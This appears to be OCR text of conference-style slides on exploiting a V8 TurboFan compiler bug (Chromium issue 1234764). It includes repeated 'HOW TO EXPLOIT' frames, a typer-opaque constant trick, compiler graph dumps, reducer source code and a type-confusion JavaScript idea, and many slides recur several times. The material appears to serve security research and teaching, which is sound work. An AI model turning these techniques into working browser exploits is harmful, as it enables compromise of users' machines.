46: StoreField[+12]

47: FinishRegion
OtherObject

32: CheckMaps

23: NumberConstant[1]
Range(1, 1)

33: LoadField[+12]
Signed31


24: SpeculativeNumberBitwiseAnd
Range(0, 1)

https://bugs.chromium.org/p/chromium/issues/detail?id=1234764


• HOW TO EXPLOIT

Typer-opaque constants

credit to Manfred Paul



```
let o = {c0:0};
let x = (o.c0&1);
```



LoadElimination::ReduceLoadField


https://bugs.chromium.org/p/chromium/issues/detail?id=1234764

• HOW TO EXPLOIT

Typer-opaque constants

credit to Manfred Paul

```
let o = {c0:0};
let x = (o.c0&1);
```



46: StoreField[+12]

47: FinishRegion
OtherObject

32: CheckMaps

23: NumberConstant[1]
Range(1, 1)

33: LoadField[+12]
Signed31

24: SpeculativeNumberBitwiseAnd
Range(0, 1)

26: NumberConstant[0]
Range(0, 0)

23: NumberConstant[1]
Range(1, 1)


24: SpeculativeNumberBitwiseAnd
Range(0, 1)

https://bugs.chromium.org/p/chromium/issues/detail?id=1234764


● HOW TO EXPLOIT

Typer-opaque constants

credit to Manfred Paul



```
let o = {c0:0};
let x = (o.c0&1);
```



52: Int32Constant[0]

55: Int32Constant[1]

24: Word32And


https://bugs.chromium.org/p/chromium/issues/detail?id=1234764

HOW TO EXPLOIT

Typer-opaque constants

credit to Manfred Paul

```
let o = {c0:0};
let x = (o.c0&1);
```




MachineOperatorReducer::ReduceWord32And

https://bugs.chromium.org/p/chromium/issues/detail?id=1234764


• HOW TO EXPLOIT


Typer-opaque constants

credit to Manfred Paul



```
let o = {c0:0};
let x = (o.c0&1);
```






https://bugs.chromium.org/p/chromium/issues/detail?id=1234764

HOW TO EXPLOIT


MachineOperatorReducer



```
template <typename WordNAdapter>
Reduction MachineOperatorReducer::ReduceWordNAnd(Node* node) {
  using A = WordNAdapter;
  A a(this);

  typename A::IntNBinopMatcher m(node);
  if (m.right().Is(0)) return Replace(m.right().node());   // x & 0  => 0
  if (m.right().Is(-1)) return Replace(m.left().node());   // x & -1 => x
  if (m.left().IsComparison() && m.right().Is(1)) {        // CMP & 1 => CMP
    return Replace(m.left().node());
  }
  if (m.IsFoldable()) {  // K & K  => K  (K stands for arbitrary constants)
    return a.ReplaceIntN(m.left().ResolvedValue() & m.right().ResolvedValue());
  }
  ...
}
```

● HOW TO EXPLOIT


MachineOperatorReducer



```
template <typename WordNAdapter>
Reduction MachineOperatorReducer::ReduceWordNAnd(Node* node) {
  using A = WordNAdapter;
  A a(this);

  typename A::IntNBinopMatcher m(node);
  if (m.right().Is(0)) return Replace(m.right().node());   // x & 0  => 0
  if (m.right().Is(-1)) return Replace(m.left().node());   // x & -1 => x
  if (m.left().IsComparison() && m.right().Is(1)) {        // CMP & 1 => CMP
    return Replace(m.left().node());
  }
  if (m.IsFoldable()) {  // K & K  => K  (K stands for arbitrary constants)
    return a.ReplaceIntN(m.left().ResolvedValue() & m.right().ResolvedValue());
  }
  ...
}
```

HOW TO EXPLOIT


Ideas #3



```
function foo(a) {
    let x = 0;


    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

● HOW TO EXPLOIT

